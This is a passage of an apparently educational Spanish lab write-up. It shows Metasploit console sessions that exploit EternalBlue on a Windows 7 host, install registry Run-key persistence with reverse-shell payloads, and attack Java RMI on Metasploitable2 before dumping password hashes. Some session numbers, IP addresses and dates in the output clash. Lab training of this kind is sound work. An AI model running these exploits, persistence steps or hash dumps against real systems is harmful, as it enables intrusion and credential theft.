[*] 10.0.2.101:445 - 0×00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73  Windows 7 Profes
[*] 10.0.2.101:445 - 0×00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76  sional 7601 Serv
[*] 10.0.2.101:445 - 0×00000020  69 63 65 20 50 61 63 6b 20 31                    ice Pack 1
[+] 10.0.2.101:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 10.0.2.101:445 - Trying exploit with 12 Groom Allocations.
[*] 10.0.2.101:445 - Sending all but last fragment of exploit packet
[*] 10.0.2.101:445 - Starting non-paged pool grooming
[+] 10.0.2.101:445 - Sending SMBv2 buffers
[+] 10.0.2.101:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 10.0.2.101:445 - Sending final SMBv2 buffers.
[*] 10.0.2.101:445 - Sending last fragment of exploit packet!
[*] 10.0.2.101:445 - Receiving response from exploit packet
[+] 10.0.2.101:445 - ETERNALBLUE overwrite completed successfully (0×C000000D)!
[*] 10.0.2.101:445 - Sending egg to corrupted connection.
[*] 10.0.2.101:445 - Triggering free of corrupted buffer.
[*] Sending stage (200774 bytes) to 10.0.2.101
[+] 10.0.2.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.2.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[+] 10.0.2.101:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
[*] Meterpreter session 1 opened (10.0.2.9:4444 → 10.0.2.101:49164) at 2023-11-10 17:37:23 +0100

meterpreter > █
```

Dejamos la sesión en background y confirmamos el número de sesión que es




```
meterpreter > bg
[*] Backgrounding session 1 ...
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
===============

  Id  Name  Type                     Information                   Connection
  --  ----  ----                     -----------                   ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ HETEAM  10.0.2.9:4444 → 10.0.2.101:49164
                                                                   (10.0.2.101)
```

Buscamos el módulo de persistencia y elegimos el numero 8




```
msf6 exploit(windows/smb/ms17_010_eternalblue) > search windows persistence

Matching Modules
================

   #  Name                                            Disclosure Date  Rank       Check  Description
   -  ----                                            ---------------  ----       -----  -----------
   0  exploit/windows/local/ps_wmi_exec               2012-08-19       excellent  No     Authenticated WMI Exec via Powershell
   1  exploit/windows/local/vss_persistence           2011-10-21       excellent  No     Persistent Payload in Windows Volume Shadow Copy
   2  post/windows/manage/sshkey_persistence                           good       No     SSH Key Persistence
   3  post/windows/manage/sticky_keys                                  normal     No     Sticky Keys Persistence Module
   4  exploit/windows/local/wmi_persistence           2017-06-06       normal     No     WMI Event Subscription Persistence
   5  post/windows/gather/enum_ad_managedby_groups                     normal     No     Windows Gather Active Directory Managed Groups
   6  post/windows/manage/persistence_exe                              normal     No     Windows Manage Persistent EXE Payload Installer
   7  exploit/windows/local/s4u_persistence           2013-01-02       excellent  No     Windows Manage User Level Persistent Payload Installer
   8  exploit/windows/local/persistence               2011-10-19       excellent  No     Windows Persistent Registry Startup Payload Installer
   9  exploit/windows/local/persistence_service       2018-10-20       excellent  No     Windows Persistent Service Installer
```

Seleccionamos el payload correspondiente




```
msf6 exploit(windows/local/persistence) > set payload windows/x64/meterpreter/reverse_tcp
payload ⇒ windows/x64/meterpreter/reverse_tcp
```

Establecemos el puerto y verificamos las sesiones que tenemos creadas para poder seleccionar la adecuada




```
msf6 exploit(windows/local/persistence) > set lport 4445
lport ⇒ 4445
msf6 exploit(windows/local/persistence) > sessions

Active sessions
===============

  Id  Name  Type                     Information                   Connection
  --  ----  ----                     -----------                   ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ HETEAM  10.0.2.9:4444 → 10.0.2.101:49164
                                                                   (10.0.2.101)
```

La establecemos y explotamos




```
msf6 exploit(windows/local/persistence) > set session 1
session ⇒ 1
msf6 exploit(windows/local/persistence) > 
```




```
msf6 exploit(windows/local/persistence) > exploit

[*] Running persistent module against HETEAM via session ID: 8
[!] Note: Current user is SYSTEM & STARTUP = USER. This user may not login often!
[+] Persistent VBS script written on HETEAM to C:\Windows\TEMP\hvDXHizdBLhc.vbs
[*] Installing as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\nMvelaPDr
[+] Installed autorun on HETEAM as HKCU\Software\Microsoft\Windows\CurrentVersion\Run\nMvelaPDr
```

Seleccionamos el multi/handler, el número 4




```
msf6 exploit(windows/local/registry_persistence) > search exploit/multi/handler

Matching Modules
================

   #  Name                                            Disclosure Date  Rank       Check  Description
   -  ----                                            ---------------  ----       -----  -----------
   0  exploit/linux/local/apt_package_manager_persistence  1999-03-09  excellent  No     APT Package Manager Pe
rsistence
   1  auxiliary/scanner/http/apache_mod_cgi_bash_env  2014-09-24       normal     Yes    Apache mod_cgi Bash En
vironment Variable Injection (Shellshock) Scanner
   2  exploit/linux/local/bash_profile_persistence    1989-06-08       normal     No     Bash Profile Persisten
ce
   3  exploit/linux/local/desktop_privilege_escalation  2014-08-07     excellent  Yes    Desktop Linux Password
 Stealer and Privilege Escalation
   4  exploit/multi/handler                                            manual     No     Generic Payload Handle
r
```

Una vez hecho esto, establecemos el LPORT y el LHOST



```
msf6 exploit(multi/handler) > set lport 4445
lport ⇒ 4445
msf6 exploit(multi/handler) > set lhost 10.0.2.9
lhost ⇒ 10.0.2.9
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 10.0.2.9:4445
```

Lo ponemos a correr y aparece lo siguiente




```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 10.0.2.9:4445
[*] 10.0.2.101 - Meterpreter session 1 closed.  Reason: Died
[*] Sending stage (200774 bytes) to 10.0.2.101
[*] Meterpreter session 2 opened (10.0.2.7:4445→ 10.0.2.101:49159) at 2023-11-06 19:38:17 +0100

meterpreter > █
```

Ejercicio 2 - Metasploit


- **Crear un workspace para la siguiente auditoría con el nombre Metasploitable2.**
- **Explotar la vulnerabilidad Java_RMI usando un payload meterpreter.**
- **Volcar los hashes con comando meterpreter, o módulo de post-explotación de ser necesario.**
- **Comprobar que las credenciales estan añadidas a nuestro workspace.**
- **Crackear los hashes almacenados usando el módulo destinado a ello.**
- **Hacer persistencia y demostrar su funcionamiento reiniciando el sistema.**

Iniciamos el msfconsole y creamos un workspace




```
┌──(root㉿kali)-[~]
└─# msfconsole
Metasploit tip: You can use help to view all available commands

IIIIII    dTb.dTb        _.---._
  II     4'  v  'B   .'"".'/|\`.""'.
  II     6.     .P  :  .' / | \ `.  :
  II     'T;.  .;P'  '.'  /  |  \  `.'
  II      'T; ;P'     `. /   |   \ .'
IIIIII     'YvP'        `-.__|__.-'

I love shells --egypt


       =[ metasploit v6.3.41-dev                          ]
+ -- --=[ 2371 exploits - 1230 auxiliary - 414 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > workspace -a Metasploitable2
[*] Added workspace: Metasploitable2
[*] Workspace: Metasploitable2
```

Buscamos Java_RMI y entramos en el módulo correspondiente



```
msf6 > search Java_RMI

Matching Modules
================

   #  Name                                         Disclosure Date  Rank       Check  Description
   -  ----                                         ---------------  ----       -----  -----------
   0  auxiliary/gather/java_rmi_registry                            normal     No     Java RMI Regis
try Interfaces Enumeration
   1  exploit/multi/misc/java_rmi_server           2011-10-15       excellent  Yes    Java RMI Serve
r Insecure Default Configuration Java Code Execution
   2  auxiliary/scanner/misc/java_rmi_server       2011-10-15       normal     No     Java RMI Serve
r Insecure Endpoint Code Execution Scanner
   3  exploit/multi/browser/java_rmi_connection_impl  2010-03-31    excellent  No     Java RMIConnec
tionImpl Deserialization Privilege Escalation
```


Vemos las opciones, asignamos RHOST y dejamos el payload que viene por defecto




```
msf6 > use 1
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/misc/java_rmi_server) > options

Module options (exploit/multi/misc/java_rmi_server):

   Name       Current Setting  Required  Description
   ----       ---------------  --------  -----------
   HTTPDELAY  10               yes       Time that the HTTP Server will wait for the payload request
   RHOSTS                      yes       The target host(s), see https://docs.metasploit.com/docs/usi
                                         ng-metasploit/basics/using-metasploit.html
   RPORT      1099             yes       The target port (TCP)
   SRVHOST    0.0.0.0          yes       The local host or network interface to listen on. This must
                                          be an address on the local machine or 0.0.0.0 to listen on a
                                         ll addresses.
   SRVPORT    8080             yes       The local port to listen on.
   SSL        false            no        Negotiate SSL for incoming connections
   SSLCert                     no        Path to a custom SSL certificate (default is randomly genera
                                         ted)
   URIPATH                     no        The URI to use for this exploit (default is random)


Payload options (java/meterpreter/reverse_tcp):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LHOST  10.0.2.9         yes       The listen address (an interface may be specified)
   LPORT  4444             yes       The listen port
```

ç

Modificamos el payload




```
msf6 exploit(multi/misc/java_rmi_server) > set payload java/shell/reverse_tcp
payload => java/shell/reverse_tcp
```




```
msf6 exploit(multi/misc/java_rmi_server) > set rhost 10.0.2.7
rhost => 10.0.2.7
msf6 exploit(multi/misc/java_rmi_server) > run

[*] Started reverse TCP handler on 10.0.2.9:4444
[*] 10.0.2.7:1099 - Using URL: http://10.0.2.9:8080/HG9v9lYNsgBTLm
[*] 10.0.2.7:1099 - Server started.
[*] 10.0.2.7:1099 - Sending RMI Header...
[*] 10.0.2.7:1099 - Sending RMI Call...
[*] 10.0.2.7:1099 - Replied to request for payload JAR
[*] Sending stage (57692 bytes) to 10.0.2.7
```

Dejamos la sesión en background y usamos el modulo 5




```
meterpreter > bg
[*] Backgrounding session 1...
msf6 exploit(multi/misc/java_rmi_server) > search hashdump

Matching Modules
================


   #  Name                                        Disclosure Date  Rank    Check  Descriptio
n
   -  ----                                        ---------------  ----    -----  ----------
-
   0  post/aix/hashdump                                            normal  No     AIX Gather
 Dump Password Hashes
   1  post/android/gather/hashdump                                 normal  No     Android Ga
ther Dump Password Hashes for Android Systems
   2  post/bsd/gather/hashdump                                     normal  No     BSD Dump P
assword Hashes
   3  auxiliary/scanner/smb/impacket/secretsdump                   normal  No     DCOM Exec
   4  auxiliary/gather/ldap_hashdump              2020-07-23       normal  No     LDAP Infor
mation Disclosure
   5  post/linux/gather/hashdump                                   normal  No     Linux Gath
er Dump Password Hashes for Linux Systems
   6  auxiliary/scanner/mssql/mssql_hashdump                       normal  No     MSSQL Pass
```

Observamos las opciones y establecemos la sesión 1




```
msf6 exploit(multi/misc/java_rmi_server) > sessions

Active sessions
===============

  Id  Name  Type             Information  Connection
  --  ----  ----             -----------  ----------
  1         shell java/java               10.0.2.9:4444 → 10.0.2.7:39511 (10.0.2.9)
```

Le damos a correr y confirmamos los cambios en el workspace



